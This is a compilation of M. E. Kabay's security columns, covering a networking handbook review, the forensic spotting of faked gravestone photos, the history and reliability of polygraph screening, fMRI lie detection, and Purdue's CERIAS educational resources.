Norwich University, Northfield VT

In the _Harry Potter_ series < http://www.amazon.com/Harry-Potter-Boxset-Books-1-7/dp/0545044251/ref=pd_bbs_sr_3?ie=UTF8&s=books&qid=1200779599&sr=1-3 > by J. K. Rowling < http://www.jkrowling.com/ >, Hermione Granger < http://www.hp-lexicon.org/wizards/granger.html > manages to attend more than one class at a time by using a Time Turner, "a small silver hourglass worn on a chain around the neck. It's a very powerful and dangerous magical item which literally turns back time for the user, one hour per inversion of the glass."< http://www.hp-lexicon.org/magic/devices/devices-t.html >

I suspect that Professor Hossein Bidgoli < http://www.csub.edu/~hbidgoli/ > of the California State University at Bakersfield has managed to obtain one of these highly sought-after devices.

Dr Bidgoli, Professor of Management Information Systems and winner of the 2001 – 2002 Professor of the Year Award at his institution, "is the author of 43 textbooks, 27 manuals, and over five dozen technical articles and papers on various aspects of computer applications, information systems and network security, e-commerce, and decision support systems…." He is the "editor-in-chief of _The Internet Encyclopedia_ (2003)< http://www.amazon.com/Internet-Encyclopedia-3-Set/dp/0471222011/ref=sr_1_1?ie=UTF8&s=books&qid=1200774071&sr=1-1 >, _The Handbook of Information Security_ (2005)< http://www.amazon.com/Handbook-Information-Security-3-Set/dp/0471648337/ref=sr_1_1?ie=UTF8&s=books&qid=1200774017&sr=1-1 >, and _The Encyclopedia of Information Systems_ (2002)< http://www.amazon.com/Encyclopedia-Information-Systems-Four-Set/dp/0122272404/ref=sr_1_1?ie=UTF8&s=books&qid=1200774113&sr=1-1 >" among other reference works of interest to readers of this column.

His latest achievement is to herd, ah, coordinate, 291 academics and other scientists into collaborating on the new _Handbook of Computer Networks_ (2007) < http://www.amazon.com/Handbook-Computer-Networks-Hossein-Bidgoli/dp/0471784613/ref=sr_1_2?ie=UTF8&s=books&qid=1200773758&sr=8-2 >, from which the quotations above are taken. This three-volume set includes chapters on every facet of networking and is organized logically as follows (with just a sampling of topics):

Volume I: Key Concepts, Data Transmission, and Digital and Optical Networks
* Part 1: Key Concepts (e.g., data communication basics, protocols, public switched networks, data compression)
* Part 2: Hardware, Media, and Data Transmission (e.g., modems, routers, modulation, spread spectrum, multiplexing)
* Part 3: Digital and Optical Networks (e.g., digital radio, optical sources, optical fibers, optical multiplexers, SONET)

Volume II: LANs, MANs, WANs, The Internet, and Global, Cellular, and Wireless Networks

* Part 1: LANs, MANs, and WANS (e.g., Ethernet, token rings, packet switching, frame relay, ISDN, DSL)
* Part 2: The Internet, Global Networks, and VoIP (fundamentals, history, DNS, TCP/IP, SMTP, QoS, security standards)
* Part 3: Cellular and Wireless Networks (e.g., cellular, mobile, global, location management, international, CDMA, TDMA, CSMA, satellites, wireless ATM, routing protocols, monitoring, interference)

Volume III: Distributed Networks, Network Planning, Control, Management, and New Trends and Applications
* Part 1: Distributed Networks (e.g., client/server, groupware, middleware, grid computing, clusters, P2P, SANs, fault tolerance, distributed databases)
* Part 2: Network Planning, Control, and Management (e.g., capacity planning, traffic management, risk assessment, intrusion detection, malware, e-mail threats/vulnerabilities/management, VPNs, perimeter defenses, authentication, backups)
* Part 3: Computer Network Popular Applications and Future Directions (e.g., ASPs, videoconferencing, telecommuting, online banking, distance learning, e-commerce, EDI, online communities, biological concepts in network design, nanotechnology, molecular communications).

I have placed a PDF file < http://www.mekabay.com/overviews/hcn_fm.pdf > of the scanned front matter of the set on my Web site for readers to examine.

As with the other works edited by Dr. Bidgoli, I believe that organizations will find the $750 price tag a modest investment in a valuable resource for bringing a wealth of insight into their corporate knowledge base.

* * *

[Full disclosure: I have written exactly one contribution to a work by Dr Bidgoli and have received review copies of the reference works mentioned in this review. I am also an editor of a reference work published by Wiley, which publishes the Handbooks mentioned above. Otherwise, I have no financial relationship with Dr Bidgoli or with Wiley.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Photo Forensics:
Identifying Faked Pictures

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Recently a family member sent me a set of pictures supposedly showing Mexican headstones with insulting epitaphs:

- Rest in peace. A memory from all your sons (except Ricardo who did not pay any money)
- He was a good husband, a wonderful father, but a bad electrician
- Here is resting my dearest wife... Lord please welcome her with the same joy I send her to you
- Now you are in Lord's arms. Lord, watch your wallet.




Figure 1. Doctored gravestone picture.

All of the images struck me as improbable: for example, the lettering was astonishingly clear and black on the headstones, as shown in the sample in Figure 1. Remembering a 2006 article in this column by two Norwich students summarizing a lecture they heard at Dartmouth college on "Picking out digital image forgeries,"< http://www.networkworld.com/newsletters/sec/2006/1016sec1.html > I decided to examine the

pictures in more detail to see if I could find evidence of fraud.

First, I went to Snopes < http://www.snopes.com > to see if anyone else had analyzed this particular collection of epitaphs. No luck. I did, however, find an entry about a real gravestone and cropped the associated picture to show what an unmodified gravestone can look like (Figure 2). As is typical of real gravestones, the letters are incised into the stone and are not painted in. This pattern accords with my own observations in cemeteries, including the locally famous Hope Cemetery in Barre, Vermont < http://www.vermonter.com/hopecemetery.asp > which is a couple of miles from my home.

Figure 2. Authentic gravestone picture.

The next step was to magnify the images. I expanded them to 10 times (10x) using my browser and took screenshots of the results. The unretouched picture (Figure 3) of the same headstone as in Figure 2 shows relatively fuzzy letters, whereas the fake headstone at 10x (Figure 4) shows dark, sharp-edged letters.




Figure 4. Unretouched lettering at 10X.




Figure 3. Fake lettering at 10X.

The background behind the letters in Figure 4 also revealed evidence of fakery: it was much too uniform for a real picture. Compare the area shown in Figure 5 from the fake picture to the 10X detail of the unretouched photograph in Figure 6: you can see that someone erased the detail using a photo-editing program in Figure 5 whereas Figure 6 shows a complex, variegated background at that magnification.

Figure 6. Area showing erasure at 10X.




Figure 5. Unretouched background at 10X.

In another case (Figure 7), the shadows in the deeply incised cross at the top show that the sun must have been high in the sky and directly in line with the gravestone. However, the shadow on the bottom left of the stone indicates that the original picture of the gravestone used in the photo-composition had a shadow cast from the sun off to the right of the stone.

Figure 7. Bad shadow case.

A third picture show what appears to be an ancient, worn headstone which nonetheless belongs to someone who died in 1997. Something about the lettering set warning bells off in my right brain (pattern recognition) and I realized that the angle of the writing didn't seem to match the angle of the headstone. Using my photo editing tools, I carefully drew a green line exactly crossing the left and right corners of the headstone and then made it thick for better visibility. I then carefully drew thin red lines under each of the lines of text and extended the lines as far as I could to the left and right of the picture on my drawing surface. The results are shown in Figure 8. It looks as if the lettering was pasted onto the picture in a perspective that does not match the position of the vanishing point of the original photo. The the red lines theme to be heading for an intersection that will not include the green line. Once again, faking pictures turns out to be a little more difficult than might be expected.

Finally, the fourth picture shows the same kind of error in perspective of lettering as the previous case. Figure 9 shows that the first four lines of text seem to have been painted in with one angle of distortion whereas the bottom four lines were pasted in with a

Figure 8. Bad perspective.

different orientation. In addition, the first three lines are not centered properly on the image of the pedestal.

Figure 9. Bad perspective again.

So I had a good time playing with picture forensics. Should I have published this kind of demonstration in the column? Does the information increase the likelihood that criminals will learn how to fake their pictures more effectively to avoid detection?

This question is yet another instantiation of the “full disclosure debate” about which so much has already been written (type “full disclosure debate” with the quotation marks into GOOGLE for a list of some key articles). In brief, I think that the techniques illustrated in this article are elementary, well known to criminals, and more useful to the honest community as tools for spotting fraud. If you agree or disagree, feel free to comment in the discussion section following the column.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and

course materials.< http://www.mekabay.com/ >

Poly Want a Hacker?
History of the Polygraph

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Recently I've been updating my chapter on employment policies for improving security in the _Computer Security Handbook, 5th Edition_ edited by Seymour Bosworth, myself and Eric Whyne (Wiley; due out Autumn 2008) and I decided to include some information about the use of polygraphs as a tool for screening applicants and employees. In the next few columns, I'll be sharing some of the information I've collected and analyzed.

According to the frequently asked questions (FAQ) pages < http://www.polygraph.org/faq.cfm > sponsored by the American Polygraph Association (motto: "Dedicated to Truth"), a polygraph is a device which records a number of physiological markers such as repiration, heart rate, blood pressure and galvanic skin response (sweating). Used by trained professionals, the device displays a chart of subject responses to questioning by law enforcement agents, attorneys involved in both civil and criminal legal procedures, and employers (subject to legal restrictions).

The most comprehensive report about the use and abuse of polygraph testing I found was published in 2003, when the Committee to Review the Scientific Evidence on the Polygraph, a group organized by the National Research Council of the United States National Academy of Sciences, published a scholarly report entitled _The Polygraph and Lie Detection_, National Academies Press (ISBN 0-309-08436-9) < http://www.nap.edu/catalog.php?record_id=10420 >. In addition to purchasing the 416 page hardback book for $44.96, readers can also download it as a PDF for $38.50, buy both paper and PDF for $58.50 or read the text online for free as HTML or as GIF images of the original pages.< http://www.nap.edu/catalog.php?record_id=10420#toc > In the rest of this article, I'll refer to the report as the "NAS Report."

Appendix E of the NAS Report ("Historical Notes on the Modern Polygraph") mentions the view reported by the Indiana Polygraph Institute that "John Larson invented the polygraph in 1921 while a medical student at the University of California and a police officer of the Berkeley Police Department."< http://www.ipipolygraph.com/ >

A competing claim is that William Moulton Marston independently created a prototype of today's polygraph during his graduate studies "at Harvard University from 1915 to 1921: "He began working on his blood pressure approach to deception in 1915 as a graduate student under the direction of Hugo Munsterberg in the Harvard Psychological Laboratory. According to Marston's son, it was his mother Elizabeth, Marston's wife, who suggested to him that 'When she got mad or excited, her blood pressure seemed to climb" (Lamb, 2001).'" < http://books.nap.edu/openbook.php?record_id=10420&page=292 > After a successful and controversial career championing his invention as a reliable discriminator of truth and falsity, he also created a feminist icon: "In 1940, when he was serving as an educational consultant for Detective Comics, Inc. (now known as DC Comics), Marston asked why there was not a female hero. Max Gaines, then head of DC Comics, was intrigued by the concept and told Marston that he could create a female comic book hero—a 'Wonder Woman'—which he did, using a pen name that combined his middle name with Gaines's: Charles Moulton." An interesting detail is

that Wonder Woman's magic lasso forced "all who [were] encircled in it [to] tell the truth." < http://books.nap.edu/openbook/0309084369/gifmid/295.gif >

Next time, I'll look at how the polygraph came to be widely used in the 20th century.

For an extensive list of links for information about polygraphs, see the Polygraph Policy pages from the Project on Government Secrecy of the Federation of American Scientists. < http://www.fas.org/sgp/othergov/polygraph >

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Drawing the Lines:
Applications of the Polygraph

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my first article in this series on the polygraph, I introduced a bit of history about the "lie detector." Today I'll review some of the applications of these devices in the 20th century.

A report dated September 2006 on "Use of Polygraph Examinations in the Department of Justice"< http://www.usdoj.gov/oig/reports/plus/e0608/final.pdf > from the Office of the Inspector General of the Department of Justice stated that "During fiscal years (FY) 2002 through 2005, Department components conducted over 49,000 polygraph examinations. The examinations were used for a variety of reasons, including making pre-employment and personnel security decisions; investigating criminal, administrative, and security violations; ensuring witness security; providing sex offender treatment; and providing operational support in examining or 'vetting' foreign task force members and validating intelligence sources."

The American Polygraph Association (APoA) summarizes applications of the polygraph as follows: "Among the many applications of the polygraph are: police applicant screening, evidentiary polygraphy, criminal asset location, sex offender management, counterintelligence screening, political asylum validation, pre-trial stipulation, counter-narcotics programs, and counter-terrorism programs. The polygraph continues to be a mainstay in criminal investigations, …, resolving a substantial number of cases every day from behind the scenes."< http://www.polygraph.org/viewers/polygraphnews.cfm?id=10 >

One of the most controversial applications of the polygraph is in pre-employment screening.

Security officers in industry who are trying to strengthen pre-employment screening to improve security for their organizations in collaboration with their human resources teams should be cautious about recommending polygraph examinations as a _primary_ or _standalone_ criterion for accepting or rejecting candidates (the emphasis in this warning is critically important). A wide range of studies confirms that polygraph results cannot by themselves determine the trustworthiness of the people being examined.

The APoA writes, "Preemployment Test Accuracy – To date, there has been only a limited number of research projects on the accuracy of polygraph testing in the pre-employment context, primarily because of the difficulty in establishing ground truth. However, since the same physiological measures are recorded and the same basic psychological principles may apply in both the specific issue and pre-employment examinations, there in no reason to believe that there is a substantial decrease in the accuracy rate for the preemployment circumstance. The few studies that have been conducted on pre-employment testing support this contention. / While the polygraph technique is not infallible, research clearly indicates that when administered by a competent examiner, the polygraph test is one of the most accurate means available to determine truth and deception."

However, the APoA itself warns in its Model Policy for Law Enforcement Pre-Employment

Polygraph Screening Applications in Sections 3.12.1.2-3, “As with any polygraph examination, law enforcement pre-employment polygraph examinations do not take the place of an investigation. Instead, the pre-employment polygraph is used to enhance the background process. A thorough background investigation should always be conducted in conjunction with the pre-employment polygraph examination. . . . The decision to hire, or not to hire an applicant, should never be based solely on the results of the polygraph examination.” < http://www.polygraph.org/linkedfiles/lawenforcementpolicy.doc >

Next time, more about the reliability of polygraph examination results.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Blurred Lines:
Reliability of Polygraph Examinations

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In this series on the polygraph, I'm reviewing some of the applications and issues of interest to security personnel considering polygraphs as a tool for pre-employment screening and in investigations of possible in-house computer crimes.

The most significant study of the reliability of polygraph testing was carried out by a distinguished panel of scientists convened under the auspices of the National Research Council of the National Academies of Sciences (NAS) of the United States. Published in 2003, _The Polygraph and Lie Detection_, (ISBN 0-309-08436-9) < http://www.nap.edu/catalog.php?record_id=10420 > which I cited in part 1 of this series. An anonymous writer for _Government Executive_ 38(19):11 (Nov 1, 2006)< http://govexec.com/features/1106-01/1106-01buzz.htm > wrote, "The polygraph has proved to be a questionable indicator. . . . [T]he National Academy of Sciences …. noted the danger of incorrectly implicating innocent staffers and suggested that testing would lower morale and productivity and deter people with scarce and valuable skills from working in organizations that use it." The same author pointed out that the Department of Energy stopped using the polygraph in pre-employment screening at the end of September 2006 "for general screening of applicants for employment and incumbent employees without specific cause."

The Executive Summary of the NAS report includes this warning: "For employee screening, there is no specific event being investigated, and the questions must be generic (e.g., "Did you ever reveal classified information to an unauthorized person?"). Both examinee and examiner may have difficulty knowing whether an answer to such a question is truthful unless there are clear and consistent criteria that specify what activities justify a "yes" answer. Examinees may believe they are lying when providing factually truthful responses, or vice versa. Polygraph tests might elicit admissions to acts not central to the intent of the question and these answers might be judged either as successes or failures of the test. In this regard, we have seen no indication of a clear and stable agreement on criteria for judging answers to security screening polygraph questions in any agency using them. / The use of polygraph testing for preemployment screening is even more complicated because it involves inferences about future behavior on the basis of information about past behaviors that may be quite different (e.g., does past use of illegal drugs, or lying about such use on a polygraph test, predict future spying?)." (pp 1-2)

The NAS panel made a strong point about studies of polygraph accuracy in specific incidents where the truth was known versus predictive applications such as pre-employment screening: "Because actual screening applications involve considerably more ambiguity for the examinee and in determining truth than arises in specific-incident studies, polygraph accuracy for screening purposes is almost certainly lower than what can be achieved by specific-incident polygraph tests in the field." (p 4)

To be fair, the American Polygraph Association (APoA) claims that the accuracy figures often misrepresented by critics: "One of the problems in discussing accuracy figures and the

differences between the statistics quoted by proponents and opponents of the polygraph technique is the way that the figures are calculated. At the risk of over simplification, critics, who often don't understand polygraph testing, classify inconclusive test results as errors. In the real life setting an inconclusive result simply means that the examiner is unable to render a definite diagnosis. In such cases a second examination is usually conducted at a later date. / To illustrate how the inclusion of inconclusive test results can distort accuracy figures, consider the following example: If 10 polygraph examinations are administered and the examiner is correct in 7 decisions, wrong in 1 and has 2 inconclusive test results, we calculate the accuracy rate as 87.5% (8 definitive results, 7 of which were correct.) Critics of the polygraph technique would calculate the accuracy rate in this example as 70%, (10 examinations with 7 correct decisions.) Since those who use polygraph testing do not consider inconclusive test results as negative, and do not hold them against the examinee, to consider them as errors is clearly misleading and certainly skews the figures."< http://www.polygraph.org/faq.cfm >

Nonetheless, the fundamental issue of the reliability of polygraph verification of backward-looking questions ("Did you spy for the Chinese government?") compared with the validity of projections of future behavior based on inference ("The subject had particularly wiggly lines for this question and that and therefore is more likely to pass our secrets to the Chinese government") still stand.

My own impression so far is that pre-employment use of polygraph examinations for _candidate screening_ is under severe challenge and has dubious validity. For a roiling, boiling collection of anti-polygraph data, documents, and diatribes, visit the AntiPolygraph organization.< http://antipolygraph.org/ > In particular, you may be touched by the sad story of what seems to be an honorable veteran who was railroaded by inappropriate use of poor-quality polygraph data and interpretations.< http://antipolygraph.org/lie-behind-the-lie-detector.pdf >

In my next column, I'll report on new techniques using newer brain-scanning techniques such as functional magnetic resonance imaging (fMRI) to spot lies.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Surfing Brain Waves:
fMRI for Lie Detection

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the critical steps in incident response is the interview. In previous articles in this column ("Poly want a hacker?"< http://www.networkworld.com/newsletters/sec/2008/0211sec1.html >, "Drawing the Lines"< http://www.networkworld.com/newsletters/sec/2008/0211sec2.html > and "Blurred Lines"< http://www.networkworld.com/newsletters/sec/2008/0218sec1.html >) I've looked briefly at the use of polygraph as a tool for identifying lies. Today, I will look at another technology for telling truth from fiction: functional magnetic resonance imaging (fMRI).

I have a personal interest in fMRI because my wife, Dr D. N. Black, MDCM, FRCP(C), a neuropsychologist for 25 years, has turned me into what we describe as "that most useless of hobbyists, an amateur neurologist." She often describes patient symptoms and asks me to come up with a diagnosis – a bizarre but enjoyable version of 20 questions. Sometimes I'm even right. . . . I've actually had the privilege of serving as her statistician in some of her papers, but my favorite is our 1987 letter in the *Canadian Medical Association Journal* about a new sleep disorder.< http://www.pubmedcentral.nih.gov/picrender.fcgi?artid=1267342&blobtype=pdf >

fMRI is yet another development in the evolving study of brain function. Martha J. Farah and Paul Root Wolpe have an excellent overview of these technologies in their article, "Monitoring and Manipulating Brain Function: New Neuroscience Technologies and Their Ethical Implications" from the *Hastings Center Report* (May-June 2004) pp 35-45 < http://www.bioethics.upenn.edu/pdf/wolpe_hastings.pdf > Using strong external magnetic fields, fMRI systems measure blood flow – and thus the level of neuronal activity – with a resolution of a millimeter or less and a response time of about 1 second.

One interesting application of fMRI has been to identify patterns of brain activity associated with truthful statements compared with lies. Kozel *et al.* reported in 2004 (*Journal of Neuropsychiatry and Clinical Neuroscience* 16(3):295-305)< http://neuro.psychiatryonline.org/cgi/reprint/16/3/295.pdf > Early results were inconclusive: "Specific brain regions were activated during deception, but the present technique lacks good predictive power for individuals."

Reporting on later research by Faro *et al.*, reporter Beth W. Orenstein wrote in an article entitled, "Guilty? Investigating fMRI's Future as a Lie Detector"(*Radiology Today* 6(10):30 < http://www.radiologytoday.net/archive/rt_051605p30.shtml >) that "The fMRI study found that when the subjects were telling lies, more areas of their brains activated than when they were being truthful." She quoted Dr Scott Faro, MD, Professor and Vice Chair of Radiology at Philadelphia's famous Temple University School of Medicine: "Indeed, what we found was that approximately twice as many areas of the brain—14 vs. seven—are activated when one is lying as compared to when one is telling the truth."

Steve Silberman's 2006 article in *Wired Magazine*, "Don't Even Think About Lying," < http://www.wired.com/wired/archive/14.01/lying_pr.html >, the author describes his experiences being scanned and discusses some of the growing controversy about the ethical implications of equipment that scans brain activity in the service of the state:

> So what began as a neurological inquiry into why kids with ADHD blurt out embarrassing truths may end up forcing the legal system to define more clearly the inviolable boundaries of the self.
>
> "My concern is precisely with the civil and commercial uses of fMRI lie detection," says ethicist Paul Root Wolpe. "When this technology is available on the market, it will be in places like Guantanamo Bay and Abu Ghraib in a heartbeat.
>
> "Once people begin to think that police can look right into their brains and tell whether they're lying," he adds, "it's going to be 1984 in their minds, and there could be a significant backlash. The goal of detecting deception requires far more public scrutiny than it has had up until now. As a society, we need to have a very serious conversation about this."

At a symposium entitled "Will brain imaging be lie detector test of the future?" held at Harvard University in February 2007 < http://www.news.harvard.edu/gazette/2007/02.08/01-lying.html >, several participants expressed skepticism about fMRI's applicability and reliability. For example, critics pointed out that some of the studies of reliability failed to use realistic scenarios involving stressful situations; they also ignored well-established "countermeasures for defeating the fMRI, like performing mental arithmetic – or simply fidgeting…"

No Lie MRI, Inc. < http://noliemri.com/ > offers fMRI lie-detection services; their overview pages < http://noliemri.com/products/Overview.htm > offer a number of interesting details, including this list of restrictions on the Process Overview page< http://noliemri.com/products/ProcessOverview.htm >:

> Currently the only known limitations to the technology developed by No Lie MRI are:
> - Individuals can not have metal inside their body
> - Individuals can not be claustrophobic
> - Individuals can not be brain damaged
> - Individuals can not move around during the MRI scanning process

No Lie MRI provide a video showing a simulated test.< http://noliemri.com/products/SimulatedTest.htm >

CEPHOS Corporation < http://www.cephoscorp.com/ > also offers fMRI services < http://www.cephoscorp.com/fMRI-background.htm >. In their discussion of the legal admissibility of the new technology < http://www.cephoscorp.com/admissibilty.htm >, the company predicts that "Cephos fMRI lie detection evidence are [sic] likely admissible in court …." and provides a number of arguments on why the technology is likely to pass the Daubert Test< http://www.daubertontheweb.com/ > on admissibility of expert testimony on scientific evidence.

Security practitioners will want to continue monitoring (no pun intended) developments in fMRI to see if the technology can provide useful, reliable indications of truthfulness and deception in our investigations.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and

operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Getting CERIAS about Security: Purdue Provides Study Material

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the most enjoyable aspects of graduate studies at a brick-and-mortar university is the research lunch, sometimes called a brown-bag lunch. Students, staff and faculty gather for an informal lunch to discuss a specific paper or topic. For example, at Norwich University, we have had several years of weekly lunchtime meetings of the Special Interest Group on Security, Audit and Control (SIGSAC < http://www.sigsac.org/ >) of the student chapter of the Association for Computing Machinery (ACM < http://www.acm.org/ >). These meetings are enormous fun, and we have a variety of article-discussions, movies, guest speakers, riotous arguments, and Monty Python versions of security lectures.

I think that everyone interested in security awareness should try organizing brown-bag lunches in their own enterprise. Any interesting paper or lecture can serve as the basis for valuable exchanges to further continuing awareness and education. Today I want to point to one of the outstanding sites for material that can serve as the basis for such vigorous interchange: the vast collection of research and educational lectures, documents and links available from the Center for Education and Research in Information Assurance and Security (CERIAS < http://www.cerias.purdue.edu/ >) at Purdue University in West Lafayette, Indiana.

CERIAS developed out of the COAST project (Computer Operations, Audit, and Security Technology) started in 1991 in the Computer Sciences Department at Purdue under the direction of professors Eugene "Spaf" Spafford and Samuel Wagstaff, Jr. In 1999, COAST became part of CERIAS, which is acknowledged as "one of the world's leading centers for research and education in areas of information security that are crucial to the protection of critical computing and communication infrastructure."< http://www.cerias.purdue.edu/about/ > Spaf himself is a luminary in the world of information assurance, with dozens of recognition awards for his excellence in research, teaching, and service to the profession and to national security.< http://spaf.cerias.purdue.edu/~spaf/narrate.html > I have personally driven more than 100 miles to be present at a lecture by Spaf and count myself lucky for the privilege.

The CERIAS site is vast. Starting at the home page, we see a list of upcoming events on the right-hand side that can instantly attract our attention. At the time of writing (January 2008), the next event was a lecture by the well known and highly respected professor Edward W. Felten < http://www.cs.princeton.edu/~felten/ > of the Princeton Secure Internet Programming (SIP) Laboratory < http://www.cs.princeton.edu/sip/ >.

There's an archive of seminars < http://www.cerias.purdue.edu/news_and_events/events/security_seminar/archive.php > dating all the way back to 1994; starting in September 2003, CERIAS began making digital recordings available of the seminars and there are now about 125 of these video files (~500 MB each in various formats) on a wide variety of topics available to anyone who wants to enliven a lunch meeting or a course.

